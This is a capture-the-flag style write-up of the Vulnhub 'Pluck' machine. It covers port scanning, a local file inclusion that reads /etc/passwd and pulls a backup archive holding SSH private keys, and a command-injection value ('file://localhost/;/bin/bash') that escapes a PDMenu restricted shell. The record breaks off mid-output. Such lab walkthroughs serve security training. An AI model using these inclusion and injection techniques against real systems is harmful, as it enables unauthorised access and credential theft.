Pluck
Vulnhub
Author: Ryan Oberto

This was my second Boot2Root challenge, and it presented a slightly more complex path compared to the first. While still beginner-friendly, it required more attention to detail and persistence.

Initial Reconnaissance

Nmap Scan

I started with an Nmap scan and found the following open ports:

- **22 (SSH)**
- **80 (HTTP)**
- **3306 (MySQL)**

I attempted to connect to port 3306 (MySQL), but was unable to establish a connection.

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.3p1 Ubuntu 1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e8:87:ba:3e:d7:43:23:bf:4a:6b:9d:ae:63:14:ea:71 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDFSQzgfwHXqd1xWOgf75774FzsNjlHCbQMrxD/YxArRbHivjZaqVegVI3sUiy6uO/DLcmnnjxEKpJq0QNWXIi438ctaJzDnxI
inBD+DYIyyWKVpNi/6Pj2PqrT1f9KZMlMdda1yEE4x0/vy0tABWnLAR9JlzbDkLY9JpFoZb7Cs+xcwpcj0JNHKnN5IfpyZZ+vGDRdxB4twukRBFkljAxkZb8/QUO83om4vTgr9eLM
|   256 8f:8c:ac:8d:e8:cc:f9:0e:89:f7:5d:a0:6c:28:56:fd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN5PvwhQy4P3+wVM+Tl9dFNeO1MWbOR50xImivscOMxL6HRVDbyYSFE8anA/SQn
|   256 18:98:5a:5a:5c:59:e1:25:70:1c:37:1a:f2:c7:26:fe (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC5tbgnjQoXQRDtMCFeK6iEMlBokAJpBWfNq15V7O/Wf
80/tcp   open  http    syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Pluck
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
3306/tcp open  mysql   syn-ack MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```


```
└─$ nc -nv 192.168.0.6 3306
(UNKNOWN) [192.168.0.6] 3306 (mysql) open
D◆jHost '192.168.0.3' is not allowed to connect to this MySQL server
```


Web Enumeration & LFI Discovery

Navigating to the website hosted on port 80, I encountered an error message that led me to test the page using **sqlmap**, but it yielded no results.

Upon closer inspection of the URL, I noticed the parameter `page=about.php`, which I tested for **Local File Inclusion (LFI)**. The LFI attempt was successful.


Unfortunately, I initially overlooked important details from `/etc/passwd`—specifically the presence of the **backup-user** and a mention of a **backup.sh** script.







```
┌──(justin㉿redteam)-[~/Desktop/box2:Pluck]
└─$ sqlmap -url http://192.168.0.6/admin.php --forms --crawl=2
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ility and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:05:42 /2025-04-04/

do you want to check for the existence of site's sitemap(.xml) [y/N] y
[15:05:45] [WARNING] 'sitemap.xml' not found
[15:05:45] [INFO] starting crawler for target URL 'http://192.168.0.6/admin.php'
[15:05:45] [INFO] searching for links with depth 1
[15:05:45] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]

[15:06:01] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] n
[15:06:07] [INFO] found a total of 4 targets
[1/4] Form:
POST http://192.168.0.6/admin.php
POST data: email=&password=
do you want to test this form? [Y/n/q]
> y
Edit POST data [default: email=&password=] (Warning: blank fields detected):

do you want to fill blank fields with random values? [Y/n] y
[15:06:15] [INFO] using '/home/justin/.local/share/sqlmap/output/results-04042025_0306pm.csv' as the CSV results file in multiple targets mode
[15:06:15] [INFO] testing if the target URL content is stable
[15:06:16] [INFO] target URL content is stable
[15:06:16] [INFO] testing if POST parameter 'email' is dynamic
```

```
[15:09:15] [INFO] testing 'MySQL UNION query (random number) - 11 to 20 columns'
[15:09:22] [INFO] testing 'MySQL UNION query (NULL) - 21 to 30 columns'
[15:09:28] [INFO] testing 'MySQL UNION query (random number) - 21 to 30 columns'
[15:09:35] [INFO] testing 'MySQL UNION query (NULL) - 31 to 40 columns'
[15:09:41] [INFO] testing 'MySQL UNION query (random number) - 31 to 40 columns'
[15:09:46] [INFO] testing 'MySQL UNION query (NULL) - 41 to 50 columns'
[15:09:52] [INFO] testing 'MySQL UNION query (random number) - 41 to 50 columns'
[15:09:58] [WARNING] POST parameter 'password' does not seem to be injectable
[15:09:58] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. Please retry with the switch '--text-only' (
 --technique=BU) as this case looks like a perfect candidate (low textual content along with inability of comparison engine to detect at least one dynamic parameter). If you suspect that there is some kind
ion mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skipping to the next target
```








root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:109::/var/run/dbus:/bin/false mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false lxd:x:108:65534::/var/lib/lxd/:/bin/false uuidd:x:109:114::/run/uuidd:/bin/false dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin pollinate:x:112:1::/var/cache/pollinate:/bin/false bob:x:1000:1000:bob,,,:/home/bob:/bin/bash Debian-exim:x:113:119::/var/spool/exim4:/bin/false peter:x:1001:1001:,,,:/home/peter:/bin/bash paul:x:1002:1002:,,,:/home/paul:/usr/bin/pdmenu backup-user:x:1003:1003:Just to make backups easier,,,:/backups:/usr/local/scripts/backup.sh

Enumeration Challenges & Rediscovery

I tried to extract hashes from `/etc/shadow` via LFI, but I could not read it. I also attempted reading various common files but didn't find anything useful at the time.
To further enumerate the application, I ran a `dirb` scan and discovered a hidden page, though it was inaccessible. Stuck at this point, I re-examined `/etc/passwd` and spotted the previously missed **backup-user**. Additionally, I found a reference to a `backup.sh` script responsible for archiving user directories.










Finding SSH Keys & Gaining User Access

The backup script generated `.tar` archives, and inside one of them, I located SSH keys for the user **paul**. I downloaded the archive using `wget`, extracted the contents, and found multiple SSH private keys.


After testing the keys, **id_key4** turned out to be valid. Using it, I successfully SSHed into the machine as **paul**.






File Actions Edit View Help
┌──(justin㉿redteam)-[~]
└─$ wget http://192.168.0.7/index.php?page=/backups/backup.tar


┌──(justin㉿redteam)-[~/home]
└─$ ls
bob ome paul peter var
┌──(justin㉿redteam)-[~/home]
└─$


┌──(justin㉿redteam)-[~/home/paul/keys]
└─$ ls
id_key1 id_key2 id_key3 id_key4 id_key5 id_key6
id_key1.pub id_key2.pub id_key3.pub id_key4.pub id_key5.pub id_key6.pub
┌──(justin㉿redteam)-[~/home/paul/keys]
└─$

PDMenu Exploitation

After gaining access, I was presented with a **PDMenu-based interface**. While navigating it, I noticed that many menu options executed underlying system commands.


One particularly promising vector was the **WWW** section, which fetched URLs with a format like:


```
Unset
file://localhost/home/paul/
```

I tested command injection by modifying the input:


```
Unset
file://localhost/;/bin/bash
```

This worked, and I was able to escape the PDMenu and spawn a shell.




Press Enter to return to Pdmenu.
Looking up 'gshfghdsfghnjdgfhmn' first
Looking up 'www.gshfghdsfghnjdgfhmn.com', guessing...
